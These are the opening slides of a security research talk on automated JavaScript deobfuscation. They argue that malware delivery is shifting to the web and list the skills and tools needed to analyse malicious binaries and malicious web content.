
Spiffy: Automated JavaScript Deobfuscation

- Stephan Chenette
  Principle Security Researcher
- Alex Rice
  Sr. Security Researcher


Malcode analysis

- Current malcode research is focused on binary analysis.
- Multiple tools to assist researchers in analysis.
  - IDA
  - OllyDbg
- Fact: More delivery of malware is moving to the web.
- A new set of skills and tools are required.



What you know…
What you need to know…

- Malicious binary analysis
  - Languages: Assembly, C, C++, vb, delphi, etc.
  - Concepts: PE file format, win32 function usage, unpacking, anti-disassembling tricks, etc.
  - Tools: IDA, OllyDbg, PEiD, Imprec
- Malicious web content analysis
  - Languages: (D)HTML, VBScript, JavaScript, Perl/Python/Ruby
  - Concepts: HTTP Protocol, XMLHTTPRequest, Document Object Model (DOM), Browser Security Models, JSON,
  - Tools: ???




Those Who Forget History Are Doomed to Repeat It

- Malcode authors will protect malicious web content the same way they protected malicious binaries.
  - Signature evasion
  - Anti-analysis techniques
  - Pain in the #*&#$! for all researchers!!

